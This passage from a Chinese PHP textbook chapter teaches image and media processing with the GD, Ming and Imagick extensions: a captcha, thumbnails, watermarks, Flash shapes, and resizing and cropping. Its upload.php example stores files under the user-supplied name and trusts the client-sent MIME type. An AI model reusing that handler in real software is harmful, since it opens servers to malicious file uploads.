  <input type="submit" name="button" id="button" value="提交" />
  </label>
</form>
```

check.php 代码如下：

```
<?php
  session_start();
  if(($_SESSION['security_code']==$_POST['security_code']) && (!empty($_
    SESSION ['security_code'])) ) {
    echo "验证码输入正确！";
    //验证后的处理代码
  } else {
    Echo "验证码输入错误！";
    //其他处理
  }
?>
```

captcha.php 代码如下：

```
<?php
   session_start();
   //图片类型
   $type = 'gif';
   //图片的尺寸
   $width= 40;
   $height= 16;
   header("Content-type: image/".$type);
   srand((double)microtime()*1000000);
   //生成字符的个数
   $randval = randStr(4,"");
   if($type!='gif' && function_exists('imagecreatetruecolor')){
       $im = @imagecreatetruecolor($width,$height);
   }else{
       $im = @imagecreate($width,$height);
   }
   //色彩设置
   $r = Array(225,211,255,223);
   $g = Array(225,236,237,215);
   $b = Array(225,236,166,125);

   $key = rand(0,3);
   $backColor = ImageColorAllocate($im,$r[$key],$g[$key],$b[$key]);
     //背景色(随机)
   $borderColor = ImageColorAllocate($im, 0, 0, 0);//边框色
   $pointColor = ImageColorAllocate($im, 255, 170, 255);//点颜色

   @imagefilledrectangle($im, 0, 0, $width - 1, $height - 1, $backColor);
     //背景位置
   @imagerectangle($im, 0, 0, $width-1, $height-1, $borderColor);
     //边框位置
```

```
    $stringColor = ImageColorAllocate($im, mt_rand(0, 255),
                   mt_rand(0, 255),mt_rand(0, 255));

    for($i=0;$i<=100;$i++){
        $pointX = rand(2,$width-2);
        $pointY = rand(2,$height-2);
        @imagesetpixel($im, $pointX, $pointY, $pointColor);
    }

    @imagestring($im, mt_rand(3, 5), 5, 1, $randval, $stringColor);
    $ImageFun='Image'.$type;
    $ImageFun($im);

    @ImageDestroy($im);
    //将显示在图片中的文字保存在$_SESSION 中
    $_SESSION['security_code'] = $randval;
    //产生随机字符串
    function randStr($len=6,$format='ALL') {
        switch($format) {
            case 'ALL':

    $chars='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789';
                break;
            case 'CHAR':
    $chars='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz';
                break;
            case 'NUMBER':
                $chars='0123456789';
                break;
            default :

    $chars='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789';
                break;
        }
        $string="";
      //从字符源中随机取得字符
        while(strlen($string)<$len) {
            $string.=substr($chars,(mt_rand()%strlen($chars)),1);
        }
        return $string;
    }
?>
```

运行上述代码，结果如图 19-5 和图 19-6 所示。




图 19-5　生成验证码



图 19-6　检测验证码

知识点：

验证码——CAPTCHA 的全称是 Completely Automated Public Turing test to tell Computers and Humans Apart，意思是以某种检验方式来测试对象为计算机还是人在操作，是由美国卡内基梅隆大学注册的商标名字。它是网站在接受用户表单时限制用户尝试次数的一种常用方法。

验证码的工作原理是，在生成图片时将验证的文字保存在 Session 中，然后在接收用户表单时将用户的提交内容与 Session 中的值进行比较，以判断用户是否输入了正确的验证码。

captcha.php 主要用于生成验证码图片。在进行验证码输出时，每种验证码的颜色和字体都是用随机数实现的，能在一定程度上防止恶意用户通过识别技术进行网站攻击的行为发生。

19.1.6　创建图片缩略图

实例 19-5：创建图片缩略图

```
<html>
<head>
<title>创建图片缩略图</title>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
</head>
<form enctype="multipart/form-data" action="upload.php" method="post">
   上传文件<input name="upfile" type="file"><BR>
   <input type="submit" value="提交">
</form>
<body>
</body>
</html>
```

upload.php 代码如下：

```
<?php
$uploadfile = "upfiles/".$_FILES['upfile']['name'];
                                        //上传后文件所在的文件名和路径
$smallfile = "upfiles/small_".$_FILES['upfile']['name'];
```

```
                                    //上传后缩略图文件所在的文件名和路径

if($_FILES['upfile']['type'] != "image/pjpeg")
{
   echo "文件类型错误";              //输出错误信息
}
else
{
   move_uploaded_file($_FILES['upfile']['tmp_name'], $uploadfile);//上传文件

   $dstW = 50;                          //设定缩略图的宽度
   $dstH = 50;                          //设定缩略图的高度

   $src_image = ImageCreateFromJPEG($uploadfile);//读取 JPEG 文件并创建图片对象
   $srcW = ImageSX($src_image);//获得图片的宽
   $srcH = ImageSY($src_image);//获得图片的高
   $dst_image = ImageCreateTrueColor($dstW,$dstH);//创建新的图片对象

   ImageCopyResized($dst_image,$src_image,0,0,0,0,$dstW,$dstH,$srcW,$srcH);
    //将图片重定义大小后写入新的图片对象
   ImageJpeg($dst_image,$smallfile);   //创建缩略图文件

   echo "文件上传完成<br>";              //输出上传成功的信息
   echo "<img src='$smallfile'></img>";//在页面上显示缩略图
}
?>
```

运行上述代码，结果如图 19-7 和图 19-8 所示。



图 19-7　创建图片缩略图



图 19-8　成功上传页面

知识点：

(1) 先将图片上传到服务器，然后生成一个缩略图并显示在页面上。

(2) ImageCreateFromJPEG( )函数用于从图片文件创建图片对象。

(3) ImageSX 和 ImageSY 分别用于获得图片的宽度与高度。

(4) ImageCopyResized( )函数用于读取源图片的全部或部分并调整大小。其语法格式如下:

```
ImageCopyResized(dst_im,src_im,int dstX, int dstY, int srcX, int srcY,int
dstW,int dstH,int srcW,int srcH)
```

其中，dst_im 是目标图片对象，src_im 是源图片对象，dstX 和 dstY 分别表示目标图片的坐标，srcX 和 srcY 分别表示源图片的坐标，dstW 和 dstH 分别表示目标图片的宽度和高度，srcW 和 srcH 分别表示源图片的宽度和高度。

19.1.7　下载远程图片

实例 19-6： 下载远程图片

```
<?php
$imgname = "http://127.0.0.1/chap19/small_Lotus.jpg";
$src_im = imagecreatefromjpeg($imgname);
$srcW = ImageSX($src_im);                      //获得图片的宽
$srcH = ImageSY($src_im);                      //获得图片的高

$dst_im = ImageCreateTrueColor($srcW,$srcH);//创建新的图片对象

imagecopy($dst_im, $src_im, 0, 0, 0, 0, $srcW, $srcH);
imagejpeg($dst_im, "new_small_pic.jpg");     //创建缩略图文件

echo "<img src='new_small_pic.jpg'></img>";
?>
```

运行上述代码，结果如图 19-9 所示。



图 19-9　下载远程图片页面

知识点：

该实例实现了远程图片的下载功能，可以避免因网络不稳定、服务器问题等多种原因引起的图片无法访问的问题。其实现方法与前面生成缩略图的方法大致相同。

19.1.8　创建水印图片

实例 19-7： 创建水印图片

```
<?php
   $watermark=imagecreate(250,30);
    $black=imagecolorallocate($watermark,0,0,0);
    $white=imagecolorallocate($watermark,255,255,255);
    //生成中文，要使用的字体文件，也可指定在当前目录下
    $font="C:/WINDOWS/Fonts/simhei.ttf";
    //生成中文的水印图片
    $str = iconv('gb2312','utf-8','PHP5 开发');
    imagettftext($watermark,10,0,10,20,$white,$font,$str);
    header('content-type: image/jpeg');
    $watermark_width = imagesx($watermark);
    $watermark_height = imagesy($watermark);
    $image = imagecreatefromjpeg('Lotus.jpg');
    $size = getimagesize('Lotus.jpg');
    $dest_y = $size[1] - $watermark_height ;
    imagecopymerge($image, $watermark, 0, $dest_y, 0, 0, $watermark_width,
    $watermark_height, 40); //合并图片
    imagejpeg($image);
    imagedestroy($image);
    imagedestroy($watermark);
?>
```

运行上述代码，结果如图 19-10 所示。



图 19-10　创建水印图片页面

知识点：

本实例使用 GD 扩展库实现动态创建水印图片的功能。首先创建带有中文字体的水印图片，接着设计水印的位置坐标，然后使用 imagecopymerge( )函数合成源图片和水印图片，并使用 imagejpeg( )函数将其输出到浏览器中，最后使用 imagedestroy( )函数清除调入图片时所占用的内存空间。

19.2　使用 Ming 扩展库

PHP5 不仅可以轻松地使用 Ming 扩展库动态地产生 Flash 动画，而且可以无缝地把它们集成到你的脚本中来。

采用 PHP 的 Ming 扩展库创建 Flash 动画和使用 Macromedia Flash 创建动画一样，须先创建动画所需的符号，即 PHP 对象的实例，然后定义这些对象在场景中的位置及其相互关系。接着定义这些对象在每个帧内的动作，最后定义动画自身的参数。

创建的 Flash 动画可以直接输出到浏览器，也可以把它保存为文件。

下面通过几个具体实例来学习 Ming 扩展库的一些简单用法。

19.2.1　创建按钮

实例 19-8：创建按钮

```
<?php
    header('Content-Type: application/x-shockwave-flash');
    //首先创建一个符号，并填充颜色
    $square = new SWFShape();
    $sqfill = $square->addFill(0, 0, 0xff);
    $square->setRightFill($sqfill);
    $square->movePenTo(-250,-250);
    $square->drawLineTo(250,-250);
    $square->drawLineTo(250,250);
    $square->drawLineTo(-250,250);
    $square->drawLineTo(-250,-250);
    //在动画剪辑中使用上面的符号，并添加一些脚本
    $sqclip = new SWFSprite();
    $i = $sqclip->add($square);
    $i->setDepth(1);
    $sqclip->setframes(25);
    $sqclip->add(new SWFAction("stop();"));
    $sqclip->nextFrame();
    $sqclip->add(new SWFAction("play();"));
    for($n=0; $n<24; $n++) {
    $i->rotate(-15);
    $sqclip->nextFrame();
    }
    //下面创建按钮
    function rect($r, $g, $b) {
    $s = new SWFShape();
    $s->setRightFill($s->addFill($r, $g, $b));
    $s->drawLine(500,0);
```

```
    $s->drawLine(0,500);
    $s->drawLine(-500,0);
    $s->drawLine(0,-500);
    return $s;
    }
    $b = new SWFButton();
    $b->addShape(rect(0xff, 0, 0), SWFBUTTON_UP | SWFBUTTON_HIT);
    $b->addShape(rect(0, 0xff, 0), SWFBUTTON_OVER);
    $b->addShape(rect(0, 0, 0xff), SWFBUTTON_DOWN);
    $b->addAction(new SWFAction("setTarget('/box'); gotoandplay(2);"),
    SWFBUTTON_MOUSEDOWN);
    //下面创建动画，并添加上面的符号和按钮
    $m = new SWFMovie();
    $m->setDimension(4000,3000);

    $i = $m->add($sqclip);
    $i->setDepth(3);
    $i->moveTo(1650, 400);
    $i->setName("box");

    $i = $m->add($b);
    $i->setDepth(2);
    $i->moveTo(1400,900);
    // 最后，将其输出到浏览器
    $m->output();
?>
```

运行上述代码，结果如图 19-11 所示。



图 19-11　创建按钮页面

知识点：

首先使用 new SWFShape( )创建一个符号，并填充颜色。然后使用 new SWFSprite( )创建一个动画剪辑，使用上面的符号。并添加一些控制脚本，接着使用 new SWFButton( )创

建按钮，使用 new SWFMovie( )创建动画，并添加上面创建好的符号和按钮，最后输出到浏览器。

19.2.2　创建静态文字

实例 19-9：创建静态文字

```
<?php
    $f = new SWFFont( '宋体');
    $t = new SWFTextField();
    $t->setFont( $f );
    //三原色合成
    $t->setColor( 11, 11, 11 );
    $t->setHeight( 200 );
    //要显示的文字
    $t->addString( 'Ming 扩展库静态文字实例' );
    //创建新影片
    $m = new SWFMovie();
    //设置 Flash 的位置
    $m->setDimension( 2000, 800 );
    $m->add( $t );
    $filename = 'show.swf';
    //保存的文件名
    $m->save( $filename );
?>
```

运行上述代码，结果如图 19-12 所示。




图 19-12　创建的静态文字

知识点：

首先分别使用 setFont( )方法、setColor( )方法和 setHeight( )方法设置文字的字体、颜色和高度，使用 addString( )方法创建要显示的文字；然后使用 new SWFMovie( )创建动画，使用 setDimension( )方法设置动画的位置，并添加上面创建好的文字；最后，使用 save( )方法输出到文件。

19.2.3　创建动态文字

实例 19-10：创建动态文字

```
<?php
   $f = new SWFFont( ' sans' );

   $pt = new SWFTextField();
   $pt->setFont( $f );
   $pt->setColor( 0, 0, 0 );
   $pt->setHeight( 400 );
   $pt->addString( '1000' );

   $tt = new SWFTextField();
   $tt->setFont( $f );
   $tt->setColor( 192, 192, 192, 90 );
   $tt->setHeight( 350 );
   $tt->addString( 'Points' );

   $m = new SWFMovie();
   $m->setDimension( 2500, 800 );

   $pts = $m->add( $pt );
   $pts->moveTo( 0, 0 );

   $tts = $m->add( $tt );
   $tts->moveTo( 1300, 200 );

   for( $i = 0; $i < 10; $i++ ) {
     $m->nextframe();
     $pts->scaleTo( 1.0 + ( $i / 10.0 ), 1.0 + ( $i / 10.0 ) );
   }

   $m->save( 'text.swf' );
?>
```

运行上述代码，结果如图 19-13 所示。



图 19-13　创建的动态文字

知识点：

首先设置文字的字体、颜色和高度等属性，使用 addString( )方法创建要显示的文字；然后使用 new SWFMovie( )创建动画，使用 setDimension( )方法设置动画的位置，添加上面创建好的文字，通过在循环语句中使用 scaleTo( )方法设置文字的动态缩放效果；最后，使用 save( )方法输出到文件。

19.2.4　绘制图形

实例 19-11：绘制图形

```
<?php
$m = new SWFMovie();
$m->setDimension( 300, 300 );

$s = new SWFShape();
$s->setLine( 5, 0, 0, 0 );
$s->movePenTo( -100, -100 );
$s->drawLineTo( 100, 100 );
$ts = $m->add( $s );

$ts->moveTo( 150, 150 );

for( $i = 0; $i < 100; $i++ )
{
  $ts->rotate( 10 );
  $m->nextframe();
}

$m->save( 'rotate.swf' );
?>
```

运行上述代码，结果如图 19-14 所示。




图 19-14　绘制的图形

知识点：

首先使用 new SWFMovie( )创建动画，使用 setDimension( )方法设置动画的位置；接着使用 new SWFShape( )新建一个符号，从(–100，–100)～(100，100)画一条以(0，0)为中心的直线，并将直线的中心移到(150,150)；然后使用循环语句使直线绕新的中心旋转；最后使用 save( )方法输出到文件。

19.2.5　使用图片

实例 19-12：使用图片

```
<?php
   header('Content-Type: application/x-shockwave-flash');
   $img = new SWFBitmap( file get contents( 'exclam.gif' ) );

   $s = new SWFShape();
   $imgf = $s->addFill( $img );
   $s->setRightFill( $imgf );
   $s->movePenTo( 0, 0 );
   $s->drawLineTo( $img->getWidth(), 0 );
   $s->drawLineTo( $img->getWidth(), $img->getHeight() );
   $s->drawLineTo( 0, $img->getHeight() );
   $s->drawLineTo( 0, 0 );

   $m = new SWFMovie();
   $m->setDimension( $img->getWidth() * 2, $img->getHeight() * 2 );
   $is = $m->add( $s );
   $is->moveTo( $img->getWidth() / 2, $img->getHeight() / 2 );

   for( $i = 0; $i < 10; $i++ ){
       $is->skewx( 0.02 );
       $is->skewy( -0.03 );
       $m->nextframe();
   }
   $m->save("image.swf");
?>
```

运行上述代码，结果如图 19-15 所示。




图 19-15　引用图片

知识点：

在开始时读取了本地的.jpeg 文件。然后创建一个矩形，并在其中填充图片。之后在 10 帧处使用了位移效果使图片稍微移动。

19.3　使用 Imagick 扩展库

通过前面的学习，我们了解了 GD 扩展库在处理图片方面的强大功能，但在一些应用中仍存在不足之处，例如，在缩放图片比例时有些不规则的图片会变形；动态 gif 图片在处理后变成了静态图片；透明层被处理成黑色等。为解决这些问题，接下来我们学习 PHP 的另一种扩展库——Imagick 库的使用方法。

Imagick 扩展库是用来读、写和处理有 185 种基本格式的文件，包括流行的 TIFF、JPEG、GIF、PNG、PDF 以及 PhotoCD 等格式(可以在 PHP 中通过 phpinfo( )函数看到所支持的图片格式)。

利用 Imagick 扩展库可以动态生成图片，还可以对一个(或一组)图片进行改变大小、旋转、锐化、减色或增加特效等操作，并将操作的结果以相同格式或其他格式保存。

首先，从下面的网址选择与 PHP 版本兼容的 Imagick 库文件：http://valokuva.org/outside-blog-content/imagick-windows-builds/。接着，将其改名为 php_imagick.dll 并将其复制到 PHP 安装目录下的 ext 文件夹中。然后，打开 php.ini 文件，在“extension=”的最后一行加上“extension=php_imagick.dll”。最后重启 Apache 服务器，查看 phpinfo 信息。如图 19-16 所示的信息就表示 Imagick 扩展库配置成功了。

imagick

imagick module	enabled
imagick module version	2.2.1-dev
imagick classes	Imagick, ImagickDraw, ImagickPixel, ImagickPixelIterator
ImageMagick version	ImageMagick 6.4.1 05/16/08 Q16 http://www.imagemagick.org
ImageMagick copyright	Copyright (C) 1999-2008 ImageMagick Studio LLC
ImageMagick release date	05/16/08
ImageMagick Number of supported formats:	185
ImageMagick Supported formats	A, AI, ART, ARW, AVI, AVS, B, BIE, BMP, BMP2, BMP3, C, CAPTION, CIN, CIP, CLIP, CLIPBOARD, CMYK, CMYKA, CR2, CRW, CUR, CUT, DCM, DCR, DCX, DDS, DFONT, DNG, DPS, DPX, EMF, EPDF, EPI, EPS, EPS2, EPS3, EPSF, EPSI, EPT, EPT2, EPT3, FAX, FITS, FRACTAL, FTS, G, G3, GIF, GIF87, GRADIENT, GRAY, HISTOGRAM, HTM, HTML, ICB, ICO, ICON, INFO, IPL, JBG, JBIG, JNG, JP2, JPC, JPEG, JPG, JPX, K, K25, KDC, LABEL, M, M2V, MAP, MAT, MATTE, MIFF, MNG, MONO, MPC, MPEG, MPG, MRW, MSL, MSVG, MTV, MVG, NEF, NULL, O, ORF, OTB, OTF, PAL, PALM, PAM, PATTERN, PBM, PCD, PCDS, PCL, PCT, PCX, PDB, PDF, PDFA, PEF, PFA, PFB, PFM, PGM, PGX, PICON, PICT, PIX, PJPEG, PLASMA, PNG, PNG24, PNG32, PNG8, PNM, PPM, PREVIEW, PS, PS2, PS3, PSD, PTIF, PWP, R, RAF, RAS, RGB, RGBA, RGBO, RLA, RLE, SCR, SCT, SFW, SGI, SHTML, SR2, SRF, STEGANO, SUN, SVG, SVGZ, TEXT, TGA, THUMBNAIL, TIFF, TIFF64, TILE, TIM, TTC, TTF, TXT, UIL, UYVY, VDA, VICAR, VID, VIFF, VST, WBMP, WMF, WMFWIN32, WMZ, WPG, X, X3F, XBM, XC, XCF, XPM, XPS, XV, XWD, Y, YCbCr, YCbCrA, YUV

Directive	Local Value	Master Value
imagick.locale_fix	0	0

图 19-16　Imagick 扩展库

下面将要学习的例子均在 PHP 5.2.17 和 Apache 2.2.4 的环境下调试通过，图 19-16 中

所使用的 Imagick 扩展库文件为上面所示的页面上 080709 文件夹中 php_imagick_st-Q16.dll 文件。

19.3.1　创建缩略图

实例 19-13：创建缩略图

```
<?php
    header('Content-type: image/jpeg');
    $image = new Imagick('Lotus.jpg');
    //If 0 is provided as a width or height parameter,aspect ratio is maintained
    $image->thumbnailImage(100, 0);
    echo $image;
?>
```

运行上述代码，结果如图 19-17 所示。



图 19-17　创建缩略图页面

知识点：

首先根据给定图片使用 Imagick 类创建一个对象$image，然后使用 Imagick 类的 thumbnailImage( )方法创建给定图片的缩略图。其语法格式如下：

```
thumbnailImage ( int $columns , int $rows [, bool $fit ] )
```

其中，参数$columns 和$rows 分别为缩略图的宽度和高度(单位：像素)，参数$fit 如果为真，则参数$columns 和$rows 分别为缩略图宽度和高度的最大值且原图片按比例缩小直到与参数$columns 和$rows 的值匹配。

语句“echo $image;”的作用是将图片输出到浏览器页面上显示。

19.3.2　读取图片尺寸

实例 19-14：读取图片尺寸

```
<?php
    header('Content-type: image/jpeg');
    $image = New Imagick('Lotus.jpg');
```

```
    $width = $image->getImageWidth();
    $height =$image->getImageHeight();
    echo "当前图片尺寸 宽度: $width 高度: $height";
?>
```

运行上述代码，结果如图 19-18 所示。



图 19-18　读取图片尺寸

知识点：

通过使用 Imagick 类的 getImageWidth( )和 getImageHeight( )方法分别获得图片的宽度和高度。

19.3.3　裁剪图片

实例 19-15：裁剪图片

```
<?php
    header('Content-type: image/jpeg');
    $image = New Imagick('Lotus.jpg');
    $image->cropImage(100, 50, 0, 0 );
    echo $image;
?>
```

运行上述代码，结果如图 19-19 所示。



图 19-19　图片剪裁

知识点：

通过使用 Imagick 类的 cropImage( )方法对图片进行裁剪。其语法格式如下：

```
cropImage ( int $width , int $height , int $x , int $y )
```

其中，参数$width 和$height 分别为图片裁剪后的宽度和高度，参数$x 和$y 分别为裁剪的起始位置。

19.3.4　转换图片格式

实例 19-16：转换图片格式

```
<?php
   $image = New Imagick('Lotus.jpg');
   $image->setImageFormat ('png');
   header('Content-type: image/png');
   echo $image;
?>
```

运行上述代码，结果如图 19-20 和图 19-21 所示。



图 19-20　剪裁图片的效果



图 19-21　剪裁图片的信息

知识点：

通过使用 Imagick 类的 setImageFormat( )方法对图片的格式进行转换。其语法格式如下：

```
setImageFormat ( string $format )
```

其中，参数$format 为图片转换后的格式。

19.3.5　控制图片旋转

实例 19-17：控制图片旋转

```
<?php
    $image = New Imagick('Lotus.jpg');
    $image->rotateImage('red',45);//设置背景为红色，顺时针旋转 45 度
    $image->writeImage('Lotus2.jpg');
    header('Content-type: image/jpeg');
    echo $image;
?>
```

运行上述代码，结果如图 19-22 所示。



图 19-22　旋转效果

知识点：

(1) 通过使用 Imagick 类的 rotateImage( )方法实现对图片的旋转操作。其语法格式如下：

```
rotateImage ( ImagickPixel $background , float $degrees )
```

其中，参数$background 为旋转图片后的背景颜色，参数$degrees 为旋转的角度。

(2) 通过使用 Imagick 类的 writeImage( )方法将图片输出到文件中。其语法格式如下：

```
writeImage ([ string $filename ] )
```

其中，参数$filename 为输出的文件名。

19.3.6　重新缩放图片

实例 19-18：重新缩放图片

```
<?php
    $image = New Imagick('Lotus.jpg');
    $image -> adaptiveResizeImage (100 ,100 );
    header('Content-type: image/jpeg');
    echo $image;
?>
```

运行上述代码，结果如图 19-23 所示。


图 19-23　重新缩放图片

知识点：

通过使用 Imagick 类的 adaptiveResizeImage( )方法对图片进行重新缩放。其语法格式如下：

```
adaptiveResizeImage ( int $columns , int $rows )
```

其中，参数$columns 和$rows 分别为图片重新缩放后的宽度和高度(单位：像素)。

另外，也可以通过 resizeImage( )方法对图片进行重新缩放。其语法格式如下：

```
resizeImage ( float $columns , float $rows , int $filter , float $blur )
```

其中，参数$columns 和$rows 分别为图片重新缩放后的宽度和高度(单位：像素)；参数$filter 用于设置过滤方式，常用的值有 FILTER_BOX、FILTER_TRIANGLE、FILTER_QUADRATIC、FILTER_BESSEL 等；参数$blur 用于设置模糊值的大小。

19.3.7　加入渲染效果

实例 19-19：加入渲染效果

```
<?php
   $image = New Imagick('Lotus.jpg');
   $image ->unsharpMaskImage( 1.5, 1.0, 1.5, 0.02);
   header('Content-type: image/jpeg');
   echo $image;
?>
```

运行上述代码，结果如图 19-24 所示。


图 19-24　加入渲染后的效果

知识点：

通过使用 Imagick 类的 unsharpMaskImage ( )方法对图片加入渲染效果。其语法格式如下：

```
unsharpMaskImage ( float $radius , float $sigma , float $amount , float
$threshold [, int $channel ] )
```

其中，参数$radius 和$sigma 分别为图片的羽化半径和偏差值，通常情况下，参数$radius 的值要大于参数$sigma 的值，如果参数$radius 的值设置为 0，该方法会自动为其设置一个合适的半径。

19.3.8　压缩 JPEG 图片

实例 19-20：压缩 JPEG 图片

```
<?php
    $image = New Imagick('Lotus.jpg');
    $image ->setImageCompression(90);
    header('Content-type: image/jpeg');
    echo $image;
?>
```

运行上述代码，结果如图 19-25 和图 19-26 所示。



图 19-25　经压缩后的图片



图 19-26　压缩后的图片信息

知识点：

通过使用 Imagick 类的 setImageCompression ( )方法对图片进行压缩。其语法格式如下：

```
setImageCompression ( int $compression )
```

其中，参数$compression 用于设置图片压缩后的损失率，通常情况下，其数值越小，图片的失真越大。

通过图片的属性，可以发现图片的大小由原来的 4225 字节变为了 3906 字节。

19.4　难 点 解 析

通过对 GD 库、Ming 库和 Imagick 库三个 PHP 扩展库的学习，我们了解了通过 PHP 对图片和媒体的创建和处理方法。在页面上使用图片和多媒体信息，网页内容会更加丰富多彩，更加方便与用户的互动。

本章的难点之一就是要理解和掌握这三种扩展库中一些常用函数所能够实现的功能、需要的参数及其使用的方法，使其能被熟练应用于页面中图像和多媒体信息的处理。

